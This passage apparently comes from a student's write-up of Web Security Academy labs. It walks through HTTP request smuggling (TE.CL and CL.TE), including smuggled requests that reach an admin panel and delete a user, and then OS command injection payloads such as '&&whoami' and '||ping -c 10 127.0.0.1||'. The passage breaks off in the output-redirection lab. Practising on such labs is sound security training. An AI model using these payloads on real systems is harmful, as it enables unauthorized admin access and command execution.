
```
POST / HTTP/1.1
Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net
Content-Length: 4
Transfer-Encoding: chunked

2b
GET /admin HTTP/1.1
Host: localhost

x=1
0
```

As there is TE.CL vulnerability, payload from *GET /admin* is left between the front-end and back-end server and is treated as the start of the next request.

The request processed by the backend looks something like this:

```
GET /admin HTTP/1.1
Host: localhost

x=1
0

POST / HTTP/1.1
Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net
Content-Length: 4
Transfer-Encoding: chunked

2b
GET /admin HTTP/1.1
Host: localhost

x=1
```

The POST request sent is treated as the body, avoiding the two Host headers conflicting. Sending the request twice, retuned the admin page.



Now simply we can substitute the */admin* with the user delete URL, and changing the length in hex format.


```
POST / HTTP/1.1
Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net
Content-Length: 4
Transfer-Encoding: chunked

42
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
```

```
x=1
0
```


The request processed by the backend looks something like this:

```
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost

x=1
0

POST / HTTP/1.1
Host: ac541fd41fac2c04c06514f500730043.web-security-academy.net
Content-Length: 4
Transfer-Encoding: chunked

42
GET /admin/delete?username=carlos HTTP/1.1
Host: localhost

x=1
```

Sending it twice will delete the user carlos.



After deleting we can confirm the completion of the lab.



2.8 Lab8 - Exploiting HTTP request smuggling to reveal front-end request rewriting

Objectives and info:

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

There's an admin panel at `/admin`, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the `X-Forwarded-For` header but has a different name.

To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user `carlos`.


Front-end server : Content-Length Back-end server : Content-Length, Transfer-Encoding (preferred=Transfer-Encoding)

The front-end supprts *Content-Length* headers only and Backend prefers *Transfer-Encoding* headers. Therefore, a CL.TE vulnerbility.

The front-end server adds an HTTP header to incoming requests containing their IP address. The /admin page can only be accessed by localhost.

To solve this lab, we need to smuggle the request to fetch the admin page and delete the user carlos.


Staring the lab, loads the Blog website. There is a search field to enter anything, typing anything in the search field, displays on the page.



Intercepting the request and send it to the repeater. Carving a simple payload and sending it twice.

```
POST / HTTP/1.1
Host: acee1f601e01d43dc0977e2400390028.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Host: acee1f601e01d43dc0977e2400390028.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 340

search=
```


The lower part is left between the socket of back-end and front-end, and is treated like the start of the next request. Sending the request again will be treated as the value of search parameter and displayed on the webpage. As the request is passed through the front-end it will contain the missing IP header.



X-AmrWcd-Ip: 1.2.3.4 is the missing header. Use the header on the above request, changing the IP to *127.0.0.1*, and GET request to admin page.

```
POST / HTTP/1.1
Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 194
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-AmrWcd-Ip: 127.0.0.1
Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 340

search=
```

Sending the request twice will load the admin page.




Now simply we can substitute the */admin* with the user delete URL.

```
POST / HTTP/1.1
Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 217
```

```
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
X-AmrWcd-Ip: 127.0.0.1
Host: acd91fcf1f244a97c0f16a7100b50055.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 340

search=
```

Sending the request twice will delete the user.




ALternate way to get the IP header is to use comment POST request to fetxh the rewrite infrmation:

```
POST / HTTP/1.1
Host: acba1fc51e49954ac08f947500e40067.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 323
Transfer-Encoding: chunked

0

POST /post/comment HTTP/1.1
Host: acba1fc51e49954ac08f947500e40067.web-security-academy.net
Cookie: session=LBWbduq9HM7Q6s2fXV0bIBuknTKXmkKJ
Content-Type: application/x-www-form-urlencoded
Content-Length: 250

csrf=nlOPV0MF42neYjrlbqqNaMhbYqyf0BXl&postId=2&name=name&email=user%40email.com&website=&comment=com
```

name | 11 May 2022

commePOST / HTTP/1.1 X-BmNQVl-Ip: [redacted]55 Host: acba1fc51e49954ac08f947500e40067.web-security-academy.net Content-Type: application/x-www-form-u




3 OS command injection

Note: The last 2 labs requires Burp Suite Professionals, that's why skipped.

3.1 Lab1 - OS command injection, simple case


Task for the lab:



Starting the lab loads the webpage with products listed. Clicking on **View Detail** button under the product loads another page printing down the deatils of the product and another button **Check stock** which by clickng returns the number.

As mentioned above, the web application uses a shell command to execute a program with the user suplied input to return the information.

Lets intercept the request using burp.




The inputs are supplied to a program on the server, adding another program after && on command shell will execute without disturbing the last one.

Substitute or add infront, of the storeID value:

```
&&whoami
```


Encode the string before forwarding the request.



This will return the name of the host.

3.2 Lab2 - Blind OS command injection with time delays

Objectives and Info:



This lab contains a blind OS command injection vulnerability in the feedback function.


The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.

To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.

Access the lab

Starting the lab loads the same web page. The info about the lab shows that the vulnerability is in the feedback function. There is **Submit feedback** option on the upper right side of the page which directs us to a feedback form to fill.

Filling the form and intercepting the request and redirect it to the repeater for testing.



The object is to delay the response for 10 seconds. We can target value of email query to load our payload. Other input querys are string based so whatever the input is it will be processed as a string value.

Payload:

```
ping -c 10 127.0.0.1
```

As the input from the feedback form will be used in the bash command on shell. The email input used as a parameter on shell most probably be somehwere between. For e.g.

```
program-file --name "User" --email user@email.com --message "test-message"
```


Using **&&** in email input with payload above, will break the break the script which will then return a non-zero exit code. The commads after it won't get executed. To run the payload, we would need a 0 exit-code. To bypass this we can use **||** that requires a non-zero exit code before it, to run the command after **||**.

For e.g.


```
program-file --name "User" --email user@email.com||ping -c 10 127.0.0.1|| --message "test-message"
```

This will run the ping command without having any other code interfering.

Lets add this payload with **||** around and encode it in the POST request.



This took 10 seconds for the response. Refreshing the page confirmed the injection was succesful.



3.3 Lab3 - Blind OS command injection with output redirection

Objectives and Info:

PRACTITIONER

LAB | Solved

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:

```
/var/www/images/
```

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the `whoami` command and retrieve the output.

Access the lab


This lab has vulenrabale feedback form. The objective is to use this to write the out of **whoami** in a file and read it later.

Lets normally fill the form and intercept the request. We can tinker the email parameter value like before adding 2 || between our payload that writes the command data to a file. Adding || will crash the script and run the command we will provide.

